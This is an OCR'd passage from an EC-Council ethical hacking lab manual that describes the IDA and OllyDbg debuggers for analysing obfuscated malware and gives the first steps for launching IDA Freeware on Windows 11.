
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

"assembly language." However, in real life, things are not always simple. Hostile code usually does not cooperate with the analyst. Viruses, worms, and Trojans are often armored and obfuscated; as such, more powerful tools are required. The debugger in IDA complements the static analysis capabilities of the disassembler. By allowing an analyst to single-step through the code being investigated, the debugger often bypasses the obfuscation. It helps obtain data that the more powerful static disassembler will be able to process in depth.

OllyDbg: OllyDbg is a debugger that emphasizes binary code analysis, which is useful when source code is unavailable. It traces registers, recognizes procedures, API calls switches, tables, constants, and strings, and locates routines from object files and libraries.


There is a new debugging option, "Set permanent breakpoints on system calls." When active, it requests OllyDbg to set breakpoints on KERNEL32.UnhandledExceptionFilter(), NTDLL.KiUserExceptionDispatcher(), NTDLL.ZwContinue(), and NTDLL.NtQueryInformationProcess().

1. In the **Windows 11** machine, click **Search** icon ( ) on the **Desktop**. Type **ida** in the search field, the **IDA Freeware** appears in the result, click **Open** to launch it.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. If the **IDA License** window appears, click on **I Agree**.




3. **User interface telemetry** window appears, uncheck **Yes, I want to help improve IDA** checkbox and click **OK**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

